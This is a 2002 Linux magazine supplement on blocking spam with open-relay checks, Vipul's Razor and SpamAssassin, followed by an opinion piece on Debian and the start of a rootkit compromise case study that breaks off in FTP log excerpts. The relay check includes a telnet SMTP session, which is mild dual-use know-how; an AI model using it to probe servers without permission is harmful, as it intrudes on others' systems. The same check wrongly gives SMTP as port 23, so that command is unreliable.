From the makers of LINUX Format

September 2002



STOP the JUNK

Spam episodes are so frequent they are most likely damaging your business, if not your sanity. But there are solutions...

PLUS:

Rooted! – How rootkit attacks work, and how to prevent them happening to you!

Debian 4 Enterprise – thoughts on the most free, free OS

Contacts

EDITORIAL

Editor

Nick Veitch
nick.veitch@futurenet.co.uk

Art editor

Julian Jefferson
julian.jefferson@futurenet.co.uk

Production editor

Richard Smedley
richard.smedley@futurenet.co.uk

Contributors

Nick Mailer, Mark Newby,
 Charlie Stross

Photography

Getty Images

Publisher

Dave Taylor

ADVERTISING

Group advertising manager

Simon Moss

Advertising manager

Matt Stanley
matt.stanley@futurenet.co.uk

Deputy advertising manager

Emma Mimmack
emmamimmack@futurenet.co.uk

LinuxPro is a part of



magazine

Published by



Media with passion

30 Monmouth Street,
 Bath BA1 2BW
 Tel +44(0) 1225 442244

Welcome

Twenty-four pages of real-world Linux for IT professionals

I don't know about you but I usually get anything from a few dozen to a hundred or so emails a day. That's fine, I'm a busy man, I deal with lots of people internally and externally. But actually, only about 50% of these mails are really specifically intended for me, personally, and a smaller percentage again that I actually need to read. The rest are spam.

As my email address is all over our Linux magazines, not to mention the Linux Format website, it isn't surprising that it's been harvested. But I reckon half of the spam is generated from other places – commercial sites where email addresses are required, who then pass details on to the less scrupulous.

No matter that many of the mails have links which will supposedly remove you from the list (many are actually a ruse to validate the address), new spam is generated faster than you can delete the old. This wastes my time and makes me even more irritable, never mind the



bandwidth theft and cost to the company in resources needed to process it all.

All spam must die and, fortunately, we have some Linux solutions for you this issue, which might just be in time to save your sanity, and maybe your business too!

Nick Veitch Editor
nick.veitch@futurenet.co.uk

Contents

Spam must die
 reconquer your
 inbox **p4**



Enterprise Debian?

Why you shouldn't
 overlook it **p12**



Got root? Rootkit
 attacks and how to
 stop them **p14**

FEATURE | SPAM BLOCKING

STOP



the JUNK!

Charlie Stross dives into the turbid waters of junk mail and explains how we can keep spam out of our mailboxes.

In the beginning, there was no spam. Hold onto that thought. Spam – unsolicited advertising over the Internet – didn't exist in the early days. It came as a rude shock to those of us who were on the Net in 1993 when two American lawyers sent their now-notorious advert for Green Card (immigration) counselling services out to usenet, which at the time was an advertising-free cesspit of flaming, character assassination, and wrong-headed idiocy. Since then, usenet has become unmanageable without sophisticated filtering tools. And that's just the start of the problem.

According to a late-2001 Gartner Group study, 28% of all email received by UK businesses is spam – unsolicited, unwanted, advertisements. It's an annoying waste of time wading through it, and worse – the recipient pays, either for their bandwidth (if they use a dialup connection), or for the time it takes to delete it. There are also indirect costs; spammers are free-loaders who think nothing about deluging an Internet Service Provider's mail servers with bucketloads of rubbish. At one point in early 2002, BlueYonder's email servers went down and stayed down for almost two days – a spammer with a cable modem was hitting them with a peak load of almost forty junk messages a second, and the backlog of more than a million spams crashed the Blueyonder mail servers. More recently, in

June 2002 Demon Internet massively upgraded their mail server cluster – and succumbed to a tidal wave of spam that mostly shut down their ability to handle real mail for nearly four days.

Spam is a critical issue on the net. Spam volumes grew by 400% during 2000, and according to some studies spam messages will out-number real email during 2003 unless something is done to mitigate the problem. But there's a way out – new, sophisticated filtering tools such as *Vipul's Razor* and *SpamAssassin* let Linux users block the pink stuff before it reaches their mailboxes.

Why is spam such a problem?

Let's get something clear, first. Suppose you run a small business selling widgets. You have a website, and you let visitors send you their email addresses so that you can tell them when you've got a new widget in stock. When

“Spam volumes grew by 400% during 2000, and spam messages will outnumber real email in 2003”

you send these visitors a mail shot, you aren't spamming: it's an opt-in list. (You should still take precautions to stop malevolent idiots from adding their enemies' names to your mailing



list, but that's not so difficult.)

Again: if you procure a list of email addresses and you *personally* write and send email to people on the list who you haven't necessarily dealt with before, that's not spamming. (It's unsolicited email, and it may be mistaken for spamming, but it isn't spam.)

Now. If you go out and buy a CDROM containing fifty million email addresses, and a piece of software that connects to your ISP's SMTP server and blasts the same email at each and every one of those addresses, *that* is spamming.

The common denominators of spam are that it's unsolicited (the recipient didn't ask for it), it's sent in bulk (the same boilerplate message goes to everyone), and it's usually commercial (although religious tracts are often categorised as spam if they fit the other criteria). It's probably most accurate to talk about UCE – unsolicited commercial email.

The reason UCE is a problem is that the cost of sending it is minimal compared to other advertising channels. If you send out a hundred million emails advertising a MAKE! MONEY! FAST! pyramid scheme, it doesn't matter if only one in a million people read it

customer changes after 15 months — mostly because they can't cope with the volume of spam. The messages will bounce, and your ISP will get the headache, because spamming software almost always forges the **Reply-to:** address (to avoid the spammer's own connection being destroyed by the volume of bounces).

If you have ended up on one of the lists of addresses generated by web-trawling bots, you'll know that a large fraction of today's spam is written in Chinese or Korean. That's because the spammers don't bother weeding out addresses of people who probably can't read their adverts — why should they? It's not their problem.

Basically, spamming is a free-rider issue. The cost of spamming is close to zero to the spammer, because the structure of the Internet displaces the cost onto the recipient's shoulders. The 2002 BlueYonder incident was caused by a single spammer with a PC and a cable modem. It took down the email service for over 20,000 users for two days, and cost several tens of thousands of pounds to clean up — money that ultimately comes from BlueYonder's customers. Worse: that was just a single incident. Today, any SMTP (mail) server that shows up on the Internet and doesn't block relaying is liable to be deluged by spammers within a matter of hours. Dealing with spam has become a major cost issue for ISPs, and is threatening to drive up the cost of Internet connectivity.

A scheme that makes the sender pay for email would act as a deterrent for spam, by transferring the cost to the spammer. But it would be impossible to enforce such a scheme without a major change to the structure of the Net. So, for the time being, we're stuck with spam as a problem. What can Linux users do to minimise spam? The answer is: quite a lot ...

Dealing with relay hosts

If you run Linux, odds are high that you run a mail server — *sendmail* is the commonest, followed by *Exim* and *Postfix*.

Mail (SMTP) servers do the donkey work of talking to other mail servers and transferring

“As 10 million people reach for the delete key, or drag to trash, that's a total of three years wasted time”

and send you their money — you've got a hundred customers. The trouble is, for every customer you've got you've probably cost a hundred thousand other people ten seconds of annoyance as they sprain a finger on the delete key — add it all up, and that's the equivalent of wasting three years' of other peoples' time. Worse: nine out of ten of the email addresses on those CDROMs aren't valid any more, because the average ISP

email in bulk. They maintain the incoming and outgoing mail queues and transfer incoming mail into your incoming mail folder (usually by calling an external mail delivery program such as *procmail*). Separate servers provide remote access to the incoming mailbox via the POP or IMAP protocols, allowing users to read their mail remotely.

One of the original features of SMTP, the protocol that mail servers use to shift the post, is a facility to allow a mail server to act as a relay between two external servers. This seemed like a good idea at the time; it meant that a backbone carrier could accept mail from a remote server and forward it to some other machine. Alas, relaying is a gift to spammers. Spammers often fake the source of their mail – to make it harder for annoyed recipients to complain – and open relays will indiscriminately accept such forged mail and forward it to the spammer's chosen destination.

If no open relays are available, the spammer actually has to contact the destination's SMTP server directly and identify themselves. This makes the task of identifying a spamming site much easier.

If you are running a recent distribution, you are probably not running an open mail relay; recent versions of *sendmail*, *exim*, and almost all other mail server software comes preconfigured to refuse relay requests. About the only circumstances under which you might want to allow relaying are if you're acting as an Internet Service Provider and want to act as a central relay for all your customers. (But if one of *them* is running an open relay without realising it, they can still funnel spam into your system – this is what happened to Demon Internet in June.)

Older systems may be at risk, because versions of *sendmail* prior to 8.8 defaulted to allowing relaying. Systems other than ISP mail servers that run open relays are almost always unattended older machines – a typical example would be a departmental print server that was installed in 1996, running Red hat 4.3, and never updated since (because it's worked silently and without complaint for five years, and the sysadmin who set it up has long

since departed). If you think this is odd, there are more extreme cases – one US university department recently rediscovered a working Novell NetWare server running on a headless 486, that had been bricked up inside an abandoned cellar six or seven years earlier! Small departmental servers are often overlooked, and if you work for a business that has such machines you would do well to check them for the presence of a mail server.

You can check for an open relay quite easily, using *telnet*. Suppose we want to check a machine called "fred". To do so, open a terminal window and type:

```
telnet fred 23
```

If you get a "connection refused" or *telnet* just sits there, you're safe – the machine is not running an SMTP server on port 23. If, however, it is, you will see something like this:

```
Trying 192.168.2.54...
```

```
Connected to fred.
```

```
Escape character is '^[':
```

```
220 fred.yourdomain.org ESMTP Exim 3.13
#1 Fri, 28 Jun 2002 12:23:31 +0100
```

There's a running ESMTP (enhanced SMTP) server on this machine.

To check for relaying, you need to tell the SMTP server you're sending mail from one domain *other* than yourdomain.org to *another* domain other than yourdomain.org. This server is allowing you to relay:

```
HELO FROM <foobar.org>
```

```
250 fred.yourdomain.org Hello spamtester
[192.168.2.112]
```

```
MAIL FROM: <spammer@crapgoods.com>
250 <spammer@crapgoods.com> is
syntactically correct
```

```
RCPT TO: <user@spammesenseless.org>
```

```
250 <user@spammesenseless.org> is
syntactically correct
```

```
DATA
```

```
354 Enter message, ending with "." on a
line by itself
```

```
this is a spam message.
```

```
250 OK id=17Ntvv-0002Pg-00
```

Stuff in caps (**HELO FROM**, **MAIL FROM**, **RCPT TO**, **DATA**) is stuff you typed – here we're telling the server that we're called foobar.org, we want to send mail from spammer@crapgoods.com to





luser@spammesenseless.org, and our message is “this is a spam message”. Lines beginning with numerical codes are the server’s responses – and it accepted it!

Here’s what we *should* see from a server that refuses to relay:

```
220 fred.yourdomain.org ESMTP Exim 3.13
#1 Fri, 28 Jun 2002 12:33:43 +0100
MAIL FROM: <spammer@crapgoods.com>
250 <spammer@crapgoods.com> is
syntactically correct
RCPT TO: <luser@spammesenseless.org>
550 relaying to
<luser@spammesenseless.org> prohibited
by administrator
```

Open relays are like honey to spammer’s wasps. In fact, they’re so bad – they’re the source of more than 90% of spam – that sane users refuse to accept any email from an open relay server.

To make it easy to identify open relays, a number of projects such as OpenRBL (<http://openrbl.org>) and DSBL (the distributed sender boycott list, <http://dsbl.org/>) have emerged. These systems either probe IP addresses looking for open relays, or accept reports of open relay hosts. They maintain these in a database – a specialised application of DNS, the domain name system. Tools exist – plugins for mail servers – that can poll the DSBL or OpenRBL databases and ask “is host someone.idontknow.com a known open relay?” before deciding whether or not to accept an incoming connection.

(DSBL is a special case. Rather than actively probing for open SMTP servers – some blacklist sites have been sued for doing so – DSBL runs a “honey trap”. They publish widely some email addresses in the DSBL domain. Any email sent to these addresses is automatically classified as spam, and the sender is added to the blacklist, because these addresses are specifically designed to be harvested by the robots that spammers use to gather target addresses. So don’t ever, ever, send email to a recipient at dsbl.org, unless you want to be blacklisted!)

Vipul’s Razor

Closing open relays and ignoring email from open relays is only a partial solution; spammers with broadband connections can bypass relays and just send their junk direct to you. As competition in the ADSL market heats up, a spammer who gets kicked off one ISP for spamming can simply sign up with another and start again.

Vipul’s Razor is a collaborative spam-prevention system – like the blackhole lists, it relies on reports from subscribers – that tackles spam at the content level rather than the server level. It’s an open source project implemented largely in Perl, and you can find it at <http://razor.sourceforge.net/>.

Here’s how it works:

There are two components – the central *Razor* databases, which track spam, and the *Razor* client, which people like you and me run. The *Razor* client has two jobs: detecting spam, and allowing you to report spam that it didn’t recognise.

When a new piece of email arrives, your mail server runs a program such as *procmail* to deliver it to your mailbox. *Procmail* can be configured to pipe the message through the *razor-check* client. *Razor-check* generates a *signature* from the message – using a variety of algorithms, the signature is a very condensed fingerprint – and sends it to the nearest *Razor* server as a query. If the message is innocent, the server says “sorry, don’t know” – but if the signature is the same as that of a piece of spam that the server knows about it can reply “this is spam!” (*Razor* clients and servers talk using a protocol similar to HTTP. Servers talk to each other – the *Razor* database is distributed.) If the mail is spam, it can be flagged as such and filed in an appropriate sin bin mailfolder.

What if you receive a piece of spam that isn’t in the *Razor* database? Then you can report it, using *razor-report*. (Before running *razor-report* you need to register an account using the *razor-register* tool; this is used by the *razor* server to track your reports and assign a trust rating to you – to stop malicious idiots from reporting all the mail sent to a mailing list

by someone they don't like as spam, thus blacklisting their postings for other subscribers.) Razor-report computes the signature of a mail message and tells the database "I certify that this message is spam". Thereafter, whenever someone else who uses *razor-check* receives it, they'll benefit from your report.

The beauty of this system is that the more people who use it, the more efficient it becomes. Spammers send huge numbers of the same advert out; it takes minutes to hours, or even days, for them all to be delivered. If someone has bound the "X" key in their copy of *Mutt* to run *razor-report* on the current message, as soon as they see the spam it will be flagged in the database and nobody else will be troubled by it.

Vipul's Razor is a command line tool and, unfortunately, not directly supported inside any mail readers yet; as a result, installing it and using it is not totally straightforward. You should first go to the Downloads page (<http://razor.sourceforge.net/download/>) and grab the *razor-agents-sdk* and *razor-agents* files (both zipped tar archives). Unpack them, then install them as if they're a Perl module: if you're not sure, become root then type the following (assuming you downloaded the *razor-agents-sdk* archive into /tmp):

```
cd /tmp
tar xvf razor-agents-sdk-2.03.tar.gz
cd razor-agents-sdk-2.03
perl Makefile.PL
make
make test
make install
```

Repeat the process for *razor-agents-2.09.targz*, and you should end up with a group of programs called *razor-report*, *razor-check*, *razor-agent*, *razor-register*, and *razor-revoke* (for revoking mistaken spam reports) in /usr/bin or /usr/local/bin.

Before you can use *Razor*, you need to register with the database:

```
razor-register
-user=charlie@spamfree.org.uk
-pass=s31<r1T
```

This allows the server to track how many reports or revocations you make – the more

you use the service, the more it trusts you. Incorrectly reported or revoked spam decreases your trust metric.

If you're using *procmail* to deliver your email, you need to add something like this to the .procmailrc file in your home directory:

```
:O Wc
| razor-check
:O Wa
/home/charlie/Mail/razor-caught
```

This makes *procmail* pipe all incoming mail through *razor-check* and, depending on the exit value of *razor-check*, save identified spam in the mailbox 'Mail/razor-caught'.

If you want to report a piece of mail as spam to the database, you simply pipe the message through *razor-report*:

```
cat spam.mail | razor-report
```

If you use *Mutt*, add the following line to mutt.conf:

```
macro index S "/usr/bin/razor-report"
```

This binds the capital-S key to *razor-report* – hit **S** while the cursor is over a piece of spam and it will be reported to *Razor*.

(It's to be hoped that some of the GUI mail clients will soon support this feature.)

Spam::Assassin

Blocking messages from open relays cuts down on the spam you receive. So does consulting a database of known spam, such as *Vipul's Razor*. But some of the pesky pink stuff

“A spammer with a cable modem was hitting them with a peak load of forty junk messages a second”

always seems to slip through! This is where *SpamAssassin* comes in. *SpamAssassin* (from <http://spamassassin.org/>) is the ultimate spam stopping tool for Unix and Linux. That's because it is a front-end for both the boycott lists and *Vipul's Razor*, and then it adds a whole bunch of its own tests to predictively detect spam content.





In the early days of spam testing, we used to cruff together Perl scripts that looked for text strings characteristic of spam – for example “MAKE MONEY FAST”. These scanners weren’t perfect; if a friend sent you a joke about a pyramid scheme that could trigger them, unless your friend was in a whitelist of known non-spammers. A more sophisticated approach, and one employed by *SpamAssassin*, is to apply a bunch of tests to an incoming message and assign each test a

– otherwise you’ll need to install the Perl modules yourself. You can do this either by downloading the Mail-SpamAssassin-2.31.tar.gz source archive, or, if you have a properly configured Perl/CPAN installation, by typing:

```
perl -MCPAN -e "install
Mail::SpamAssassin;" '.
```

Installing *SpamAssassin* installs a bunch of Perl modules, a command line utility called *spamassassin*, and the *spamd* server and its *spamd* client (described below).

The *spamassassin* program is a mail filter – it reads a piece of mail on its standard input and does various things. If invoked with no arguments, it checks the mail for spam taint in accordance with the instructions in your *spamassassin/user_prefs* file. The mail is forwarded to your mail spool by default – but if it’s deemed to be spam, *spamassassin* modifies the subject line to begin with “***SPAM”, and adds some descriptive header lines to the message that indicate which tests it failed and why.

You can use *spamassassin* to automatically add the sender of a message to your whitelist, using the **-W** flag:

```
spamassassin -W <mail.from.a.friend
```

You can de-whitelist someone who’s started sending you junk:

```
spamassassin -R <mail.from.an.ex.friend
```

And you can report spam to the *Razor* database and a related service, the Distributed Checksum Clearinghouse

(www.rholyite.com/antispam):

```
spamassassin -r <mail.from.a.spammer
```

As with *Vipul’s Razor*, you can bind the spam reporting function of *spamassassin* to a key in *Mutt*:

```
macro index S "/usr/bin/spamassassin -r"
```

To make *spamassassin* and *procmil* work together, you can add something like this to the top of your *.procmilrc* file:

```
# auto-junk any mail from a particularly
annoying spammer
```

```
:O:
```

```
* ^FROMpersistent-idiot@spammer.com
```

```
/usr/bin/spamassassin -r
```

```
# use spamc client to run mail post
```

“SpamAssassin tests for HTML, urls, disclaimers and a whole range of cheesy marketing gibberish”

score. A positive score on the “MAKE MONEY FAST” test might add five points, but membership of your whitelist of close friends might subtract twenty points. Any message crossing a specified threshold – say, ten points – can then be treated as spam.

SpamAssassin has a lot of tests. It tests for inclusion in the *Razor* database. It tests for open relays in the **Received:** path. It tests for disclaimers of compliance with local spam laws (Washington State Hr:1618 is particularly popular, for some reason), and for “unsubscribe” information, and for HTML email, and for redirect: URLs in email, and for “Dear friend” and for a whole range of other cheesy, sleazy marketing gibberish of the kind that only someone who lived under a particularly unpleasant cloud possibly imagine would induce someone to part with their money. There’s a chance that ordinary email will contain one or more of these identifying features, but real spam usually sets off several of *SpamAssassin’s* tests.

SpamAssassin is implemented in Perl. You can get *SpamAssassin* from the downloads webpage (<http://spamassassin.org/downloads.html>); if you’re running Red Hat, RPMs are available, and if you’re using Debian you can run **apt-get install spamassassin**

```

spamassassin
:0 f
|/usr/bin/spamc -s 32000000
# if spamassassin says it's spam, put it in
the sin bin
:0:
* ^Subject:.*"SPAM"
/home/me/mail/caughtspam
# Got this far? It ain't spam, so drop it in
my usual mailbox
:0
|/var/spool/mail/me

```

What's the business with *spamc*? Well, *SpamAssassin* is a Perl program, and not a small one at that. It takes time to fire up, whenever a message arrives. So the kit comes with two programs – *spamd*, the *SpamAssassin* server, and *spamc*, the *SpamAssassin* client. *Spamd* is simply a version of *SpamAssassin* that runs continuously in the background, as a daemon. It accepts connections from a *spamc* client, scans them, and spits them back out – just like the *spamassassin* command line tool. The difference is it doesn't exit after each run, so it can handle high volumes of mail more efficiently. For its part, the *spamc* client is written in C and is much smaller and faster to run than the *spamassassin* script itself.

You need to set up *spamd* to run as a daemon, typically by adding it to an rc script in */etc/rc.d*. Once *spamd* is running, you can provide a general spam-checking service for all the users on your server; they just need to run *spamc* instead of *spamassassin* to take advantage of it.

Configuring *SpamAssassin* is something that shouldn't be necessary, for the most part. If you don't like some of the spam weightings, though, there's a full description of how *SpamAssassin* is configured in the manual page `Mail::SpamAssassin::Conf`.

This explains the syntax used in the global *SpamAssassin* configuration files as well as in the user file `~/spamassassin/user_prefs`. For example, you can explicitly add email addresses to the whitelist, or you can blacklist certain addresses, change the number of hits

required before a message is considered to be spam, and mess around with the way *SpamAssassin* tags spam (by editing the message headers).

Putting it back in the tin

Spam is a real problem. I have been on the net since 1989, and my oldest currently-active email accounts date to 1994. They're unusable; they get roughly 50 spams a day, and everybody I know mails me at a more recent address. For this reason, and as I haven't used this email account for five years, I've turned it into a honeypot.

Spammers frequently collect out of date addresses by mistake – they're on the "100,000,000 EMAIL ADDRESSES FOR YOUR MARKETING SUCCESS!!!" CDROMs they paid for, because it's not in the vendor's interests to weed them out. If you have a moribund account you can do your bit to fight spam by setting up a POP3 client such as *fetchmail* to collect all the mail from it – and report it immediately to *Razor*.

I have a special account on my Linux machine called "spamtrap". It has a `.fetchmailrc` file that looks like this:

```

set daemon 120
set no bouncemail
poll pop3.demon.co.uk protocol pop3
user "old-account" with password
old-password to "spamtrap" here
and wants mda "/usr/bin/procmail -d %T"

```

This polls `pop3.demon.co.uk` for old-account's mail, and delivers it to the local user "spamtrap". Spamtrap has a simple `.procmailrc` file that controls what happens to the junk when it arrives:

```

:0
|/usr/bin/spamassassin -r

```

Yes, that's right. Everything that comes into the spamtrap account is reported to *SpamAssassin* as spam – and fed directly into *Razor's* database. Which in turn reduces the probability that the same annoying pink stuff will trouble me via my real (and *SpamAssassin*-protected) email account, not to mention everyone else's.

Happy spamcopping! ■



FEATURE | DISTRO CHOICE



Package delivery

Nick Mailer of Positive Internet gives us his opinion on the merits of Debian and its packaging system.



**The Positive
Internet Company Ltd**

For many children, there is only one brand of baked beans. There is a singular manufacturer of flaked corn. There is but one anointed fingerer of fish. As children become adults, many retain their childhood preferences, and no amount of rationalisation will convince them otherwise; similarly with businesses and GNU/Linux. Many organisations will not part with their Windows installations because, well – just because. They're scared. It's their tatty security blanket they've carried around since they first

emerged, blinking, into the increasingly sterile world of IT.

Some of these braver corporate souls have taken the plunge into GNU/Linux. A vestige of the old religion, however, remains in these apostates. They yearn for a security blanket. Ducklings newly born in a strange pond, they immediately bond with the strongest brand they find: that brand, inevitably, is Red Hat.

Through stealth, skill and a large dollop of luck, Red Hat has found itself synonymous with "Linux" in the minds of many. Red Hat

has employed some of the brightest GNU/Linux developers and has provided a focus for those interested in pushing the system beyond its original confines. Red Hat's dealings have been mostly honourable – it has, by and large, stuck to the GPL and has allowed developers to give astonishing amounts of code back to the community. Red Hat is cash rich and its brand is well known.

What is less well known is that Red Hat, in general, does not produce a particularly good GNU/Linux distribution: it places certain files in non-standard locations; it enables too many insecure services by default; it makes some odd decisions with software versions at times and, most importantly, it is a pain to upgrade.

There are commercial services whose rôle is to mitigate these problems – for example, the subscription-based Red Hat Network. In reality, program and library interdependency issues are still sometimes left hanging, and the only solution is to reinstall the whole OS from a newer base image. For the home user or tinkerer, this is annoying. For a public-facing mission-critical server, it is unacceptable.

So, what is the solution? Is there a distribution that manages rolling upgrades and graceful patching? One that places files in uniformly predictable locations? One that is not beholden to some dot com entity whose days are numbered? One that supports any of the platforms one's enterprise might choose? Yes, there is: Debian GNU/Linux. Debian is run by a community of thousands of independent but codependent developers, beholden to nobody but themselves and a strictly enforced set of ethical and technical guidelines.

Painless upgrades

The Debian distribution has a reputation for being complicated to install. Certainly, its default text-only installation is not as pretty as some others. But here's the paradox: for a system that's possibly the least trivial to install, it is without a doubt the easiest to maintain. How easy? Well, Debian's *advanced packaging tool (apt)* allows you to upgrade every package on your machine with one command line. Want to install the *Apache* webserver? Just type **apt-get install apache**. Everything

– from dependent libraries to configuration files, examples to the startup scripts – is downloaded and set up. What is radical about Debian is that upgrades permeate the whole system in a holistic way not duplicated in any other distribution save, perhaps, the source-only Gentoo system. It's one thing seeing *Apache* being upgraded upon request; it's another noticing venerable tools like *tar* and the Unix shells being polished to the latest standards in a rolling upgrade.

Happy customers

My company, after spending many years tinkering frustratedly with SuSE and Red Hat, has standardised on the Debian distribution. It is a decision which bears fruit every day – our customers are delighted at how easy their machines are to keep secure and up to date, and our support team are relieved at how logically the system is laid out. Some in the community have complained that Debian takes a long time to release new “stable” images of the whole distribution. This is true – the current “stable” image, has just been released after years of development. What

“Least trivial to install but without doubt the easiest to maintain”


people don't realise is that they're discussing little more than nomenclature: after installing Debian (stable), one usually jumps on to the “testing” or “unstable” stream, both of which contain packages which are being upgraded constantly. Once on the stream, one becomes addicted to having a system which, nightly, is upgraded to the state of the art without a fuss.

A friend commented recently that nobody to whom he's recommended Debian has every strayed. For those prepared to climb its installation mountain, the view is a rare treat. I suspect many companies will begin to take heed of the astonishing commercial efficiencies ironically gained by using this veritably *Kibbutznik* distro. ■

FEATURE | SECURITY

The Tuxkit COMPROMISE

Mark Newby tells the story of a real life Linux FTP server compromise.



Recently one of my clients had their firewall-protected FTP server cracked into, which resulted in the installation of a rootkit called *Tuxkit*. This client is a very small Microsoft-focused computer services company that uses Linux on some of their servers for purely cost benefits. In order to ensure anonymity in this article, the dates have been changed and the company name referred to fictitiously as Sellmore Systems Ltd.

In addition to running an FTP daemon, the server also hosted their website (*Apache*) and provided a few additional services to Sellmore Systems' staff and clients. It was running Red Hat 7.2, recently upgraded from 7.1, but there was no (*NIDS*) (*Network Intrusion Detection System*) in place to detect network level attacks or unauthorised file system changes.

Most of you will be aware that having this kind of server on the Internet is extremely risky. However, Sellmore Systems are just one of the many small businesses with Internet connected servers who are prepared to accept the risks, or do not have knowledge of how to mitigate them. As a consultant, I can only advise clients on what work is required; it's ultimately their decision.

Suspicious FTP sessions

Most of us know the importance of keeping a close eye on any machines that are connected to the Internet, especially when they maintain a static IP address. Unfortunately, Sellmore Systems hadn't quite grasped this, which meant the servers went unmaintained for months at a time.

During a quick check-up of their servers (both RH Linux 7.2) on their behalf, I began to notice some odd entries in the system log files. It was here that I began to pick up clues that something wasn't quite right.

Sellmore Systems' FTP server ran Washington University's *wu-ftpd* daemon. Like many of the daemons on our systems, *wu-ftpd* logs any interesting events such as denied logins to the log file `/var/log/messages` through `syslogd`. Looking through this log, I discovered an alarming number of FTP sessions from external (Internet connected) machines, which immediately raised my suspicions.

The sessions were often of very short duration and some even caused the FTP daemon to crash with a memory segmentation fault. As some of you will know, a segmentation fault is one of the symptoms of an attempted 'buffer overflow' attack (see www.cert.org/archive/pdf/homeusers/buffer_overflow.pdf for an explanation of these types of attack).

Excerpt from `/var/log/messages`:

```
Nov 17 20:31:24 ftp ftpd[11912]: ACCESS
DENIED (not in any class) TO ALagny-106-
1-1-180.abo.wanadoo.fr [80.11.237.180]
Nov 17 20:31:24 ftp ftpd[11912]: FTP
LOGIN REFUSED (access denied) FROM
ALagny-106-1-1-180.abo.wanadoo.fr
[80.11.237.180],
anonymous@ftp.microsoft.com
Nov 17 20:31:44 ftp ftpd[11912]: lost
connection to ALagny-106-1-1-
180.abo.wanadoo.fr [80.11.237.180]
Nov 17 20:31:44 ftp ftpd[11912]: FTP
session closed
Nov 17 19:39:48 ftp ftpd[12129]:
ANONYMOUS FTP LOGIN FROM
62.98.182.105 [62.98.182.105], mozilla@
Nov 17 20:40:13 ftp ftpd[12058]: ACCESS
DENIED (not in any class) TO
62.98.182.105 [62.98.182.105]
```

“The latest version of wu-ftpd is listed on the vendor’s website as having a remote root exploit”

```
Nov 17 20:40:13 ftp ftpd[12058]: FTP
LOGIN REFUSED (access denied) FROM
62.98.182.105 [62.98.182.105],
anonymous
Nov 17 20:40:13 ftp ftpd[12058]: FTP
session closed
